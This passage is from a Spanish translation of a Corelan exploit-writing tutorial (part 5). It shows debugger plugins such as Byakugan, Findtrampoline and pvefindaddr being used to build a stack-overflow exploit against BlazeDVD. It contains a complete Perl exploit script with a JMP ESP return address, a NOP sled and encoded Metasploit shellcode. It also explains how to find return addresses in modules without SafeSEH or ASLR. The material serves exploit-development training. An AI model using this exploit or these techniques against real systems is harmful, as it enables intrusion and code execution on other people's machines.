Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

260. La cacería nos dará los mismos resultados que !pattern_offset. Y también buscará nuestros buffers preidentificados y las direcciones.

Le he preguntado a Lurene Grenier si podría mostrar el Offset en un registro en esta salida para que los buffers sean más fáciles de visualizar. Ella me dijo que pensará construir una solución genérica para esto – continuará...

Presiona “g” en Windbg para pasarle la primera excepción a la aplicación. La aplicación ahora para en los BP’s donde se colocaron, en el nSEH.

```
0:000> g
(d54.970): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8
edi=00000000
eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
<Unloaded_ionInfo.dll>+0x12f5b7:
0012f5b8 cc                int     3
```

Ejecuta “hunt” de nuevo.

```
0:000> !jutsu hunt
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01f561e4
```

Ya no controlamos EIP directamente vía myBuffer porque le hemos pasado la primera excepción a la aplicación. Pero si miramos EIP (0x0012f5b8), podemos ver que apunta a un lugar muy cercano al buffer myShell (0x0012f5c0). Un salto corto haría saltar la aplicación hacia la Shellcode.

```
0:000> d eip+8
0012f5c0  90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
0012f5d0  90 90 90 90 90 90 90-90 90 90 90 90 89 e3 .....
0012f5e0  db c2 d9 73 f4 59 49 49-49 49 49 43 43 43 43 ...s.YIIIIICCCC
0012f5f0  43 51 5a 56 54 58 33 30-56 58 34 41 50 30 41 33 CQZVTX30VX4AP0A3
0012f600  48 48 30 41 30 30 41 42-41 41 42 54 41 41 51 32 HH0A00ABAABTAAQ2
0012f610  41 42 32 42 42 30 42 42-58 50 38 41 43 4a 4a 49 AB2BB0BXP8ACJJI
0012f620  4b 4c 4b 58 51 54 43 30-45 50 45 50 4c 4b 47 35 KLKXQTC0EPEPLKG5
0012f630  47 4c 4c 4b 43 4c 43 35-44 38 43 31 4a 4f 4c 4b GLLKCLC5D8C1JOLK
```

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Esto prueba que, desde que nuestro BP se coloca en el primer byte donde nSEH fue sobrescrito, un salto de 8 bytes menos 2 bytes del código para hacerlo saltar hará que el flujo de la aplicación salte a nuestra Shellcode.

Byakugan : findReturn

Hemos visto que también podemos construir un exploit basado en la sobre escritura directa de RET (en el Offset 260). Hagamos un script que demostrará el uso de findReturn ayudándonos a construir un exploit funcional.

Primero, haz un script que creará un payload de 264 caracteres de patrón de Metasploit seguido por 1000 A's:

```
my $sploitfile="blazesexploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8 . . . Ai7";
my $junk2 = "A" x 1000;
$payload = $junk.$junk2;

open ($FILE, ">$sploitfile");a
print $FILE $payload;
close($FILE);

open ($FILE2, ">c:\\junk2.txt");
print $FILE2 $junk2;
close($FILE2);
```

Cuando abrimos el archivo de exploit, Windbg reporta esto:

```
(c34.7f4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20
edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ??                ???
```

Usemos el arsenal de Byakugan para encontrar la información requerida y construir un exploit funcional:

- Rastrear el patrón de Metasploit (\$junk).
- Rastrear la A's (\$junk2).

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

- Ver donde EIP es sobre escrito (Offset).
- Ver dónde están \$junk y \$junk2.
- Encontrar direcciones de retorno.

```
0:000> !load byakugan
[Byakugan] Successfully loaded!

0:000> !jutsu identBuf msfpattern myJunk1 264
[J] Creating buffer myJunk1.

0:000> !jutsu identBuf file myJunk2 c:\junk2.txt
[J] Creating buffer myJunk2.

0:000> !jutsu listBuf
[J] Currently tracked buffer patterns:
    Buf: myJunk1      Pattern: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A...
(etc)
    Buf: myJunk2      Pattern: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
(etc)

0:000> !jutsu hunt
[J] Controlling eip with myJunk1 at offset 260.
[J] Found buffer myJunk1 @ 0x0012f254
[J] Found buffer myJunk2 @ 0x0012f460
[J] Found buffer myJunk2 @ 0x0012f460 - Victim of toUpper!

0:000> !jutsu findReturn
[J] started return address hunt
[J] valid return address (jmp esp) found at 0x3d9572cc
[J] valid return address (call esp) found at 0x3d9bb043
[J] valid return address (jmp esp) found at 0x3d9bd376
[J] valid return address (call esp) found at 0x4b2972cb
[J] valid return address (jmp esp) found at 0x4b297591
[J] valid return address (call esp) found at 0x4b297ccb
[J] valid return address (jmp esp) found at 0x4b297f91
[J] valid return address (call esp) found at 0x4ec5c26d
[J] valid return address (jmp esp) found at 0x4ec88543
[J] valid return address (call esp) found at 0x4ece5a73
[J] valid return address (jmp esp) found at 0x4ece7267
[J] valid return address (call esp) found at 0x4ece728f
[J] valid return address (jmp esp) found at 0x4f1c5055
[J] valid return address (call esp) found at 0x4f1c50eb
[J] valid return address (jmp esp) found at 0x4f1c53b1
[J] valid return address (call esp) found at 0x4f1c5aeb
[J] valid return address (jmp esp) found at 0x4f1c5db1
[J] valid return address (jmp esp) found at 0x74751873
[J] valid return address (call esp) found at 0x7475d20f
[J] valid return address (jmp esp) found at 0x748493ab
[J] valid return address (call esp) found at 0x748820df
[J] valid return address (jmp esp) found at 0x748d5223
[J] valid return address (call esp) found at 0x755042a9
[J] valid return address (jmp esp) found at 0x75fb5700
```


Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

```
[J] valid return address (jmp esp) found at 0x76b43adc
[J] valid return address (call esp) found at 0x77132372
[J] valid return address (jmp esp) found at 0x77156342
[J] valid return address (call esp) found at 0x77506cca
[J] valid return address (jmp esp) found at 0x77559bff
[J] valid return address (call esp) found at 0x7756e37b
[J] valid return address (jmp esp) found at 0x775a996b
[J] valid return address (jmp esp) found at 0x77963da3
[J] valid return address (call esp) found at 0x7798a67b
[J] valid return address (call esp) found at 0x77b4b543
[J] valid return address (jmp esp) found at 0x77def069
[J] valid return address (call esp) found at 0x77def0d2
[J] valid return address (jmp esp) found at 0x77e1b52b
[J] valid return address (call esp) found at 0x77eb9d02
[J] valid return address (jmp esp) found at 0x77f31d8a
[J] valid return address (call esp) found at 0x77f396f7
[J] valid return address (jmp esp) found at 0x77fab227
etc...
```

Resultados:

- EIP fue sobre escrito en el Offset 260 desde myjunk1.
- myJunk2 (A's) fue encontrado en 0x0012f460 (ESP-10). Si reemplazamos EIP con JMP ESP, podemos permitir que nuestra Shellcode comience en myJunk2 + 10 bytes (o 16 caracteres).
- Necesitamos quitar los últimos cuatro bytes de \$junk en nuestro script y agregar la dirección (4 bytes) de JMP ESP o CALL ESP que sobre escribirá el RET. Por supuesto, aún necesitarás verificar la dirección. Usaremos 0x035fb847 como ejemplo, no mostrado en la salida de arriba. Aunque prefiero seleccionar manualmente las direcciones de retorno usando memdump o findjmp porque no puedes ver el módulo a los que pertenecen en la salida de 'findReturn'.
- Necesitamos:

-Reemplazar las A's con la Shellcode.

-Agregar por lo menos 16 NOP's antes de la Shellcode (he agregado 50, si agregas menos, puedes ver la corrupción de la Shellcode que fácilmente detecté usando MemDiff).

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Script:

```
my $sploitfile="blazesexploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6A...Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai"; #260
characters
#$junk is now 4 byte shorter
my $ret = pack('V',0x035fb847); #jmp esp from EqualizerProcess.dll
my $nop="\x90" x 50;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my
$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

$payload =$junk.$ret.$nop.$shellcode;

open ($FILE, ">$sploitfile");
print $FILE $payload;
close($FILE);
```



Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS



Plugins de OllyDBG

<http://www.openrce.org> tiene muchos plugins de Olly:

http://www.openrce.org/downloads/browse/OllyDbg_Plugins


No hablaré de ellos, pero el plugin de Olly más importante/útil cuando escribimos exploits es OllySSEH:

<http://www.openrce.org/downloads/details/244/OllySSEH>

Este plugin hace un escaneo en memoria de los módulos cargados en el proceso chequeando si fueron compilados con /SafeSEH. Significa que solo puedes usar este plugin cuando Olly esté attached a un proceso. El plugin te ayudará a encontrar el espacio de memoria correcto para buscar direcciones de retorno funcionales/seguras, ordenando los módulos que son compilados (y los que no, que es lo más importante) con /SafeSEH.

Imagina que has encontrado una vulnerabilidad de SEH en BlazeDVD5, y necesitas encontrar un POP POP RET seguro, puedes usar OllySSEH para encontrar todos los módulos que no son compilados con /SafeSEH. Y luego buscar instrucciones POP POP RET en ese espacio de memoria:

Ordenar los módulos del ejecutable (E):



Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS


- [nsearch](http://natemcfeters.blogspot.com/2009/02/nsearch-new-immunitydbg-searching.html) : <http://natemcfeters.blogspot.com/2009/02/nsearch-new-immunitydbg-searching.html>
- pvefindaddr (mi propio pycommand)

Por la integración de Python en Immunity Debugger, y la API bien documentada, puedes agregar tus propios plugins o comandos. Descarga los archivos .py y ponlos en la carpeta pycommand.

Lo bueno de Immunity Debugger es que tiene alias para los comandos de Windbg. Así puedes aprovechar el poder de creación de scripts de Immunity Debugger y usar el set de comandos de Windbg (si estás más familiarizado con esos comandos).


Findtrampoline

Este script ofrece una función similar a Findjmp o las herramientas msfpescan de Metasploit. Cuando se usa para encontrar direcciones de retorno útiles cuando se explota un desbordamiento de pila clásico. Te permite buscar JMP <Reg>, CALL <Reg> y PUSH <Reg> + combinaciones de RET. No ofrece la función para buscar combinaciones de POP POP RET, lo cual es posible con Findjmp y msfpescan. Puedes invocar el script Findtrampoline abriendo la ventana de PyCommand y seleccionando el script a ejecutar.




```
Immunity Debugger - BlazeDVD.exe - [CPU - thread 000008F4, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
7C90120F C3 RETN
7C901210 8BFF MOV EDI,EDI
7C901212 CC INT3
7C901213 C3 RETN
7C901214 8BFF MOV EDI,EDI
7C901216 8B4424 04 MOV EAX,DWORD PTR SS:[ESP+4]
7C90121A CC INT3
7C90121B C2 0400 RETN 4
7C90121E 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C901224 C3 RETN
7C901225 57 PUSH EDI
```


Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS



Doble clic e ingresa con un argumento el registro que quieres buscar y clic en OK para que comience el script:



Ahora, esperamos que termine la búsqueda. Buscará un JMP ESP (en nuestro caso) en todos los módulos cargados y luego mostrará el número de trampolines/direcciones encontradas:

Found 699 trampoline(s)

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Alternativamente, puedes ejecutar el comando `!findtrampoline <reg>` en la parte inferior de la pantalla (línea de comandos) para ejecutar el script.

```
!findtrampoline esp
```

Ambos realizarán 3 operaciones de búsqueda (JMP, CALL y PUSH+RET). Para ver los resultados, abre la ventana “Log Data”.

Para ver que instrucción fue encontrada, selecciona la dirección y dale doble clic. Luego, abre la ventana “CPU”.

También, puedes usar el comando `!searchcode` para buscar instrucciones JMP ESP.

```
03638 7E41B217 Found jmp esp at 0x58320273 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58320273 Found jmp esp at 0x58320273 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58320759 Found jmp esp at 0x58324503 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58324503 Found jmp esp at 0x58324503 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58324879 Found jmp esp at 0x58324879 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58324983 Found jmp esp at 0x58324983 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 583249B9 Found jmp esp at 0x583249B9 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58324FF9 Found jmp esp at 0x58324FF9 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58325000 Found jmp esp at 0x58325000 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58328017 Found jmp esp at 0x58328017 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 583283A7 Found jmp esp at 0x583283A7 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 583283F1 Found jmp esp at 0x583283F1 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58328443 Found jmp esp at 0x58328443 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58328661 Found jmp esp at 0x58328661 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 583292BF Found jmp esp at 0x583292BF [msg723.acm] Access: (PAGE_WRITECOPY)
03638 58329403 Found jmp esp at 0x58329403 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 5832A385 Found jmp esp at 0x5832A385 [msg723.acm] Access: (PAGE_WRITECOPY)
03638 3D9572CC Found jmp esp at 0x3d9572cc [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D9574A5 Found jmp esp at 0x3d9574a5 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D95D513 Found jmp esp at 0x3d95d513 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D964EA3 Found jmp esp at 0x3d964ea3 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D97CBF4 Found jmp esp at 0x3d97cbf4 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D97DD44 Found jmp esp at 0x3d97dd44 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D97DFA6 Found jmp esp at 0x3d97dfa6 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D980F71 Found jmp esp at 0x3d980f71 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
03638 3D9826C4 Found jmp esp at 0x3d9826c4 [WININET.dll] Access: (PAGE_EXECUTE_READWRITE)
Address Hex dump ASCII
004A7000 27 6C 00 77 52 78 00 77 '||wR:| w
004A7008 B8 53 0E 77 C8 EF 00 77 }S|w^n| w
004A7010 F4 E9 00 77 E7 EA 00 77 }@|w^| w
004A7018 BB 7A 00 77 00 00 00 00 }z|w...
004A7020 00 00 73 01 00 00 74 01 ..s@..t@
004A7028 00 00 75 01 00 00 76 01 ..u@..v@
004A7030 00 00 77 01 00 00 78 01 ..w@..x@
004A7038 09 B6 44 77 00 00 79 01 .|Dw..y@
004A7040 00 00 73 01 00 00 74 01 ..s@..t@

!searchcode jmp esp
Found 2658 address (Check the Log Windows for details)
```

La salida indicará la dirección, módulo (DLL) y si la instrucción está en una página ejecutable o no. Por supuesto, el comando `!searchcode` también correctamente, pero `!findtrampoline` buscará todas las combinaciones funcionales (mientras que `!searchcode` necesita una instrucción específica a buscar).

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

aslrdynamicbase

Este comando ordenará todos los módulos e indicará si están habilitados o no para la ASLR (Vista y 2008). Esto te permitirá crear exploits seguros para estos SO's buscando direcciones de retorno que tendrán la misma dirección aún después de un reinicio (básicamente, seleccionando el ejecutable y no el espacio de la memoria de la DLL habilitado sin ASLR cuando busquemos estas direcciones).

Este comando no necesita ningún argumento. Solo ejecútalo desde la línea de comandos. Y mira la tabla de ASLR/base dinámica "ASLR/dynamicbase table" para lugares de memoria que no tengan ASLR (ASLR aware).

Esto no solo te ahorra tiempo. Simplemente es la diferencia entre poder construir un exploit seguro y funcional y uno hecho a la ligera (uno que deje de funcionar después de reiniciar la PC).

Base	Name	DLLCharacteristics	Enabled?
75870000	imagehlp.dll	0x0140	ASLR Aware (/dynamicbase)
73a90000	wdmaud.drv	0x0140	ASLR Aware (/dynamicbase)
02f70000	BlazeDVDCtrl.dll	0x0000	
09880000	EqualizerProcess.dll	0x0001	
74f00000	chocpsvc.DLL	0x0140	ASLR Aware (/dynamicbase)
70ae0000	oledlg.dll	0x0140	ASLR Aware (/dynamicbase)
02f10000	RecorderCtrl.dll	0x0000	
70730000	msg711.acm	0x0140	ASLR Aware (/dynamicbase)
76150000	terutil.dll	0x0140	ASLR Aware (/dynamicbase)
70ae0000	msadp32.acm	0x0140	ASLR Aware (/dynamicbase)
09ae0000	PowerManagementCtrl.dll	0x0000	
74f30000	WINNSI.DLL	0x0140	ASLR Aware (/dynamicbase)
75720000	ole32.dll	0x0140	ASLR Aware (/dynamicbase)
77060000	USER32.dll	0x0140	ASLR Aware (/dynamicbase)
00400000	BlazeDVD.exe	0x0000	
72a70000	midimap.dll	0x0140	ASLR Aware (/dynamicbase)
740f0000	OLE32.dll	0x0140	ASLR Aware (/dynamicbase)
76390000	SHELL32.dll	0x0140	ASLR Aware (/dynamicbase)
751b0000	MSASN1.dll	0x0140	ASLR Aware (/dynamicbase)
76280000	CLBCatQ.DLL	0x0140	ASLR Aware (/dynamicbase)
70720000	msgsm32.acm	0x0140	ASLR Aware (/dynamicbase)
75130000	iphlpapi.dll	0x0140	ASLR Aware (/dynamicbase)
74770000	UxTheme.dll	0x0140	ASLR Aware (/dynamicbase)
74710000	MNDevAPI.DLL	0x0140	ASLR Aware (/dynamicbase)
6c460000	MMIOCore.DLL	0x0140	ASLR Aware (/dynamicbase)
74130000	winnm.dll	0x0140	ASLR Aware (/dynamicbase)
761a0000	kernel32.dll	0x0140	ASLR Aware (/dynamicbase)
706e0000	asynfilt.dll	0x0140	ASLR Aware (/dynamicbase)
76ea0000	ntdll.dll	0x0140	ASLR Aware (/dynamicbase)
02c90000	ProfileStore.DLL	0x0000	
758a0000	WININET.dll	0x0140	ASLR Aware (/dynamicbase)
6c300000	WNSPDMOE.DLL	0x0140	ASLR Aware (/dynamicbase)
70650000	msadp32.acm	0x0140	ASLR Aware (/dynamicbase)
74a10000	version.dll	0x0140	ASLR Aware (/dynamicbase)
751d0000	DNSAPI.dll	0x0140	ASLR Aware (/dynamicbase)
75680000	PSAPI.DLL	0x0140	ASLR Aware (/dynamicbase)
6c890000	WNSPDMOE.DLL	0x0140	ASLR Aware (/dynamicbase)
02c40000	AudioProcess.dll	0x0000	
75000000	comctl32.dll	0x0140	ASLR Aware (/dynamicbase)
71920000	winspool.drv	0x0140	ASLR Aware (/dynamicbase)
74f40000	chocpsvc.DLL	0x0140	ASLR Aware (/dynamicbase)
755d0000	USERENU.dll	0x0140	ASLR Aware (/dynamicbase)
02c20000	Diblib.dll	0x0000	
02bf0000	VideoWindow.dll	0x0000	
75970000	MSCTF.dll	0x0140	ASLR Aware (/dynamicbase)
10000000	skinscrollbar.dll	0x0000	
75b90000	GD32.dll	0x0140	ASLR Aware (/dynamicbase)
70ef0000	msdmo.dll	0x0140	ASLR Aware (/dynamicbase)
60300000	Configuration.dll	0x0000	
75a40000	OLEAUT32.dll	0x0140	ASLR Aware (/dynamicbase)
74910000	AVRT.dll	0x0140	ASLR Aware (/dynamicbase)
03050000	RNACtrl.dll	0x0000	
61600000	EPG.dll	0x0000	
73650000	audioeng.dll	0x0140	ASLR Aware (/dynamicbase)
75010000	CRYPT32.dll	0x0140	ASLR Aware (/dynamicbase)

!ASLRdynamicbase

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

pvefindaddr

Este es un plugin que yo mismo hice. Hablaré brevemente de las 4 operaciones, pero la versión actual tiene muchas más funciones.

```
=====
fpvefindaddr Usage
=====
fpvefindaddr <operation> [<options>]
Valid operations:
* p [reg] [module] (look for pop pop ret) - optionally specify reg and module to filter on
                   Only addresses from non-safeseh protected modules/binaries will be listed
* j <reg> [module] (look for jmp <reg>, call <reg>, push <reg>+ret) (optionally filter on module)
* jseh            (look for jmp/call dword ptr lebp/esp+nn and ebp-nn)
                   Only addresses outside address range of modules will be listed
* nosafeseh      (List all modules that are not safeseh protected)
```

- p: busca combinaciones POP POP RET. Útil cuando hacemos exploits de SEH. Automáticamente, filtrará todos los módulos que están protegidos con SafeSEH. Además, automáticamente probará todas las combinaciones y mirará todos los módulos cargados.

No tienes que especificar un registro o módulo. Si lo haces, solo mostrará combinaciones donde se use ese registro. Si especificas un registro y un nombre de módulo, obviamente conseguirá todas las combinaciones usadas por el y solo las del módulo específico aún si ese módulo está protegido con SafeSEH.

- j: buscará todas las combinaciones de JMP, CALL o PUSH RET. Útil cuando creamos exploits con sobre escritura directa de RET.

Tienes que especificar el registro a saltar. Y opcionalmente, un nombre de módulo.

- jseh: muestra los módulos cargados actualmente que no están protegidos con SafeSEH.

Ver más información (en inglés):


<http://www.corelan.be:8800/index.php/security/pvefindaddr-py-immunity-debugger-pycommand/>

Creación de Exploits 5: Cómo Acelerar el Proceso Básico de Exploiting con Plugins y Módulos del Depurador por corelanc0d3r traducido por Ivinson/CLS

Otros pycommands y sintaxis de comandos

Para conseguir más información de cómo usar pycommands (comandos de Python), solamente ejecuta el pycommand de cual quieres saber su función en la línea de comandos sin usar ningún argumento. Abre la ventana de datos y obtendrás un texto de ayuda corto indicando los parámetros que se necesitan para ejecutar el script correctamente.

Otros comando simplemente abrirán un asistente cuando se ejecuten sin parámetros (como el !antidep) y otros solo provocarán una excepción. ☹



Más información acerca de Immunity Debugger y pycommands aquí:

<http://www.immunitysec.com/downloads/IntelligentDebugging.pdf>

Y aquí:

http://www.immunitysec.com/downloads/Debugging_With_ID.odp

Immunity Debugger tiene muchos scripts sensacionales para el desarrollo de exploits de Heap (montículo). Lo cual está fuera de lugar en este tutorial.

¡Feliz cacería!

Otras cosas interesantes en Immunity Debugger

!packets te permite capturar paquetes de Internet y conseguir la función de

Captured Packets				
Function	Type	Length	Binary	ASCII
MSARecu	Recv (TCP)	3	883838	888
MSARecu	Recv (TCP)	4096	485454502f312e3120323030;	HTTP/1.1 200 OK..Date: Sat, 05 Sep 2009 18:06:4
MSARecu	Recv (TCP)	852	35e9a2996be68asd9d0f53ae	5...k...=.S...H..FZ<L...JH.(20,%)...<...>...
MSARecu	Recv (TCP)	4096	36d9f72839f596e0878e99d2	6., 9.....E.....f..n..9..p.....14#.....RP...*
MSARecu	Recv (TCP)	4096	face258f8986e5ca1c8bb0d	...%.....(4.....I.....C..P*..F..Z..M..*
